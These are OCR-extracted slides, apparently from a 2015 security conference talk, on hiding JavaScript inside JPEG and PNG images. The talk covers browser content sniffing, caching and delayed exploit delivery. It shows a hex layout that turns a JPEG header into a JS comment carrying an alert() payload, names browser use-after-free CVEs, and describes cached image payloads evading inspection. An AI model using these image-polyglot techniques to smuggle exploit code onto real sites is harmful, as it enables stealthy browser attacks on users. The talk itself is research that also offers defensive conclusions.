Colours	RGB	Paletted	RGB	RGB
Extra Data				EXIF


All new IMAJS-JPG!
I ♥ JPG
JPG +HTML +JS +CSS
Hat tip: Michael Zalewski @lcamtuf

The Secret Sauce


Be conservative in what you send, be liberal in what you accept.
- Jon Postel

JPG Secret Sauce

Regular JPEG Header

```
FF D8 FF E0 00 10 4A 46 49 46 00 01 01 01 01 2C
 Start marker     length        "J F I F \0"

01 2C 00 00 FF E2 ...
                  next section...
```

Modified JPEG Header

```
FF D8 FF E0 2F 2A 4A 46 49 46 00 01 01 01 01 2C
 Start marker     length        "J F I F \0"

01 2C 00 00 41 41 41 41 41...12074..41 41 41 FF E2 ...
                  whole lot of extra space!        next section...
```

JPG Secret Sauce

Modified JPEG Header

```
FF D8 FF E0 2F 2A 4A 46 49 46 00 01 01 01 01 2C
 Start marker     length        "J F I F \0"

01 2C 00 00 41 41 41 41 41...12074..41 41 41 FF E2 ...
                    whole lot of extra space!          next section...
```

See the difference?

```
FF D8 FF E0    /*    4A 46 49 46 00 01 01 01 01 2C
 Start marker  comment!

01 2C 00 00 */='';alert(Date());/*...41 41 41 FF E2 ...
                    Javascript goes here               next section...
```


net-square


All new IMAJS-PNG!
I ♥ PNG
PNG +HTML +JS +CSS

PNG Secret Sauce - FourCC

PNG Header	89 50 4E 47 0D 0A 1A 0A			
IHDR	length	IHDR	chunk data	CRC
IDAT chunk	length	IDAT	pixel data	CRC
IDAT chunk	length	IDAT	pixel data	CRC
IDAT chunk	length	IDAT	pixel data	CRC
IEND chunk	0	IEND	CRC	

PNG Secret Sauce - FourCC



Inspiration: http://daeken.com/superpacking-js-demos

Step 4

The Finer Points of Package Delivery

A Few Browser Tricks...

Content Sniffing

Expires and Cache-Control


Clever CSS

Content Sniffing


Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
Is HTML sniffed when no Content-Type received?	YES	YES	YES	YES	YES	YES	YES	YES	YES
Content sniffing buffer size when no Content-Type seen	256 B	∞	∞	1 kB	1 kB	1 kB	~130 kB	1 kB	∞
Is HTML sniffed when a non-parseable Content-Type value received?	NO	NO	NO	YES	YES	NO	YES	YES	YES
Is HTML sniffed on application/octet-stream documents?	YES	YES	YES	NO	NO	YES	YES	NO	NO
Is HTML sniffed on application/binary documents?	NO	NO	NO	NO	NO	NO	NO	NO	NO
Is HTML sniffed on unknown/unknown (or application/unknown) documents?	NO	NO	NO	NO	NO	NO	NO	YES	NO
Is HTML sniffed on MIME types not known to browser?	NO	NO	NO	NO	NO	NO	NO	NO	NO
Is HTML sniffed on unknown MIME when .html, .xml, or .txt seen in URL parameters?	YES	NO	NO	NO	NO	NO	NO	NO	NO
Is HTML sniffed on unknown MIME when .html, .xml, or .txt seen in URL path?	YES	YES	YES	NO	NO	NO	NO	NO	NO
Is HTML sniffed on text/plain documents (with or without file extension in URL)?	YES	YES	YES	NO	NO	YES	NO	NO	NO
Is HTML sniffed on GIF served as image/jpeg?	YES	YES	NO	NO	NO	NO	NO	NO	NO
Is HTML sniffed on corrupted images?	YES	YES	NO	NO	NO	NO	NO	NO	NO
Content sniffing buffer size for second-guessing MIME type	256 B	256 B	256 B	n/a	n/a	∞	n/a	n/a	n/a
May image/svg+xml document contain HTML xmlns payload?	(YES)	(YES)	(YES)	YES	YES	YES	YES	YES	(YES)
HTTP error codes ignored when rendering sub-resources?	YES	YES	YES	YES	YES	YES	YES	YES	YES

Credits: Michael Zalewski @lcamtuf

Dive Into Cache




IE CInput Use-After-Free



CVE-2014-0282

Firefox onreadystatechange UAF



CVE-2013-1690

PAYLOADS GO BACK IN TIME

net-square

ATTACK TIMELINE

I'M IN UR BASE

GET /lolcat.png
200 OK
Expires: 6 months

Exploit code
encoded in image.
EVIL

FEB 2015

....KILLING UR DOODZ

GET /lolcat.png

Load from cache

Decoder script references image
from cache.
SAFE

BAM

MAY 2015

Conclusions - Offensive

- Lot of possibilities!
- Weird containers, weird encoding, weird obfuscation.
- Image attacks emerging "in the wild".
- CANVAS + CORS = spread the payloads.
- Not limited to just browsers.

Conclusions - Defensive

- DFIR nightmare.
  - how far back does your window of inspection go?
- Can't rely on extensions, file headers, MIME types or magic numbers.
- Wake up call to browser-wallahs.
- Quick "fix" – re-encode all images!

FAQs

- Why did you do this?
- Is Chrome safe? Safari?
- Won't an IMAJS file be detected on the wire? (HTML mixed in JPG/PNG data)
- Can I encode Flash exploits?
- Is this XSS?
- Are you releasing the code? PoC||GTFO

Greets!

@lcamtuf
@angealbertini
@0x6D6172696F
Kevin McPeake

#HITB2015AMS
.my, .nl crew!

THE END

Saumil Shah

@therealsaumil
saumilshah

saumil@net-square.com

Photography
flickr.com/saumil
www.spectral-lines.in